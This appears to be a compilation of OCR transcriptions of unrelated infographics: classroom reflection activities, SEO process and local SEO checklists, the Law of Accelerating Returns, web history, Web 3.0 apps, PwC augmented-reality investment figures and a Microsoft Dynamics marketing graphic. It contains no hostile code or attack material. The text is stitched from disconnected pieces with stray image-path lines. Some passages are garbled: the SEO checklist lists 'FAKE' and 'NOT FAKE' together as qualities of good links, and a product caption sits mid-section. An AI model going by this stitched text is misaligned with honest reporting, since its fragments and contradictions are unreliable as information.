3. Tweet It Out
Have students share their learning in 280 characters or less. Combine with a class Twitter account, and share learning with the world.
4. One Minute Video
Let students record a 1 minute video reflection to share their learning for the day. Flipgrid is a great tool for this!
5. 3 2 1
Have students list:
3 Things to Remember
2 Things You Liked
1 Question You Still Have
6. PMI
Look at an idea from different viewpoints by listing a Plus, a Minus, and something Interesting.
fouroclockfaculty.com
#4OCF

SEARCH ENGINE OPTIMIZATION PROCESS
www.DSDM.in
SERP Report
Sitemap+ RSS Feed Inclusion
Keyword Research and Analysis
Link Popularity
Blogs + Press Release Creation
Initial Analysis
Articles Submission
Search Engine+ Directory Submission
Competitor Anaysis
Social Book Marking

WHAT YOU OUGHT TO HAVE ON
YOUR LOCAL SEO CHECKLIST
LOCAL CITATIONS
A citation is a complete or partial reference to your business name, address, and phone number (NAP). Most citations will also allow you to include your website. So why do citations matter? Because on google search results there is a map listing for local business and citations help with rankings.
Build a verified google my business location site and landing page for every physical office you have and build separate unique citations for each office
Optimize your google my business first before starting any other citation building. List out your categories, get your pictures up, and drop your logos and related work here
Make sure your NAPs are consistent throughout and do not conflict. Services like White Spark are great tools to use if you are not sure what citations you have out there
Only build citations for real physical locations. PO Boxes and virtual offices will not work
Remove all duplicate citations listings
Focus on your most relevant citations first. These would be your niche specific citations and the top citations in your city
LINK BUILDING
There is no such thing as a local seo campaign without linkbuilding.
Not only should link building be a crucial aspect of your local SEO checklist, but the ability to generate powerful and relevant links is what makes SEO firms stand out.
GOOD LINKS FOR LOCAL SEO ARE
FAKE
NOT FAKE
NOT SPAMMY
RELEVANT TO YOUR NICHE
LOCALIZED
POSITIVE REVIEWS
Reviews are a major ranking factor for local seo. Getting positive reviews and managing negative reviews is also part of the ranking factors. You will want to collect multiple reviews for your business. Focus on getting reviews on all your major platforms.
THESE WOULD INCLUDE
facebook.
yelp
Google
Angie's list.
WARNING
YOU SHOULD NEVER PAY FOR ANY REVIEWS.
SCHEMA MARKUP
Schema is one of the most underutilized forms of on-page optimization. It is also one of the more powerful on page improvements you can make to your website. So what is schema markup? Schema markup is code put on your website that helps a search engine return more useful information to the user.
The major benefit with schema markup is that it makes your search result stand out. A search result that stands out will get a higher click through rate and a higher click through rate will result in a higher organic ranking.
kai Body Lotion | Nordstrom
RESPONSIVE WEB DESIGN
Mobile devices are everywhere and many of your potential customers or clients will search the web on various devices. Because of this, websites these days need to be able to be flexible to the device being used and alter its appearances and presentation to suit the viewing device. This is where a responsive web design comes in.
RESPONSIVE WEB DESIGN
MORE ENJOYABLE USER EXPERIENCE
MORE TIME ON YOUR SITE
BETTER ORGANIC RESULTS
HIGHER QUALITY LEADS
MORE CONVERSIONS
ON PAGE SEO
On page SEO can provide that extra bump that you need to get you to the top of the rankings and increase your traffic.
SETTING A CANONICAL URL
ESTABLISH URL BEST PRACTICES
TARGET KEYWORD IN TITLE & H1
FILL OUT META DESCRIPTIONS
WHAT TO AVOID
BLOG/FORUM SPAM
Many discount SEO firms will attempt to gain links through spam blog/forum comments. These comments do not help the reader and will likely get removed from the site. If the comment stays, the link gained will usually be from a poor quality or irrelevant website, which can actually hurt your site long term.
BLACKHAT SEO
Blackhat SEO attempts to exploits weaknesses in the search engine algorithm in order to increase rankings for a website. These techniques are in direct conflict with search engine guidelines. Blackhat techniques put your site at risk. You can get your site penalized and/or lose links, web traffic, and page rankings.
LOW QUALITY OR SPUN CONTENT
Spinning involves software that will take existing content and rewrite it so you can post on your website as unique content. You usually see spun content with low priced and low quality content writing. The best way to avoid this type of content is to make sure the content writing provider you are using is high quality.
velvetcloudone.com
VELVET CLOUD

LAW OF ACCELERATING RETURNS








Figure 12: Ray Kurzweil's Law of Accelerating Returns depicts the exponential growth of computer processing power and technology innovations throughout history, and anticipates computers will exceed human intelligence in the future; **Source:** TIME / Wikipedia

source dhl via @mikequindazzi


The History of the Web
Application Complexity
Decentralized, Private and Secure
Informative and Interactive
Basic HTML, e-mails
.HTML
Web 3.0
User Centric
Web 2.0
Information Centric
Web 1.0
1990
2000
2020
Timeline
101 Blockchains
Created by 101blockchains.com


Web 3.0 - Decentralizing Everything
Web 3.0
Decentralized Exchanges
Social Networks
Remote Jobs
Decentralized Browser
Decentralized Messaging
Decentralized Storage
Streaming Services
Insurance and Banking
Sola
Steemit
IDEX
EOSFINEX
0xProtocol
Kyber Network
onG.Social
Ethlance
Indorse
Sapien
Coin ChangeX
Crypto Task
Props
Yours
Atlas.Work
Obsidian
Brave
Breaker Browser
e-chat
Riot
Storj
Voise
Sia
Filecoin
Maestro
ySign
Everledger
MaidSAFE
Safe Share
Aigang
Casha
UjoMusic
101 Blockchains
Created by 101blockchains.com


Augmented reality investment by industry
Which technologies are you making substantial investments in?
Today
In 3 years
Automotive
18%
31%
Technology, Media, & Telecomm
15%
31%
Healthcare
11%
23%
Retail & Consumer
10%
31%
Industrial Products
9%
29%
Power & Utilities
8%
15%
Public Sector
7%
13%
Energy & Mining
7%
13%
Financial Services
6%
18%
Hospitality & Leisure
5%
20%
Source: PwC, 2017 Global Digital IQ® Survey
Bases: Automotive: 72; Energy & Mining: 135; Financial Services: 332; Healthcare: 237; Hospitality & Leisure: 75; Industrial Products: 375; Power & Utilities: 131; Public Sector: 156; Retail & Consumer: 217; Technology, Media & Telecommunications: 433
PwC | pwc.com/nextintech
source pwc via @mikequindazz


WHAT DOES DIGITAL TRANSFORMATION MEAN FOR YOUR INDUSTRY?
Columbus
Once you know how.
Cloud technology is disrupting existing business models in manufacturing, food and retail with powerful, scalable computing power that harnesses machine learning, the Internet of Things and actionable intelligence that drives better decision making.
COMPLETELY TRANSFORM BUSINESS MODELS FOR MANUFACTURING, FOOD AND RETAIL
MICROSOFT DYNAMICS 365 HELPS YOU ACHIEVE HIGH PERFORMANCE WORKLOAD BY WORKLOAD
MACHINE LEARNING GIVES COMPETITIVE EDGE TO THE PEOPLE CONTROLLING THE MACHINES
MICROSOFT AZURE COMBINES ALL YOUR DATA INTO A SINGLE SOURCE FOR BETTER RESOURCE PLANNING
Sales
Customer Service
Operations
MICROSOFT AZURE
Field Service
Financials
Project Service Automation
Marketing
NEW PRODUCT DEVELOPMENT IS REVOLUTIONISED THROUGH BETTER COLLABORATION
WIDGET
BI ANALYSES DATA IN REAL TIME TO DELIVER ACTIONABLE INTELLIGENCE ON ANY DEVICE
SCALE UP WITH A MODULAR APPROACH WITHOUT LARGE UPFRONT HARDWARE COSTS
PREDICTING SEASONAL DEMAND, MACHINE FAILURES, COSTS AND PRICING ENABLES PRECISE FORECASTING
OUTPUTS
OUTPUTS
OUTPUTS
START FASTER AND REACH ROI SOONER
GLOBAL EXPERTISE ON DEMAND
BETTER DECISION MAKING
BETTER PRODUCT THAT'S FASTER TO MARKET
LESS WASTE AND MORE PROFIT
COMPETITIVE ADVANTAGE
PROTECT MARKET SHARE


Literary Thinking

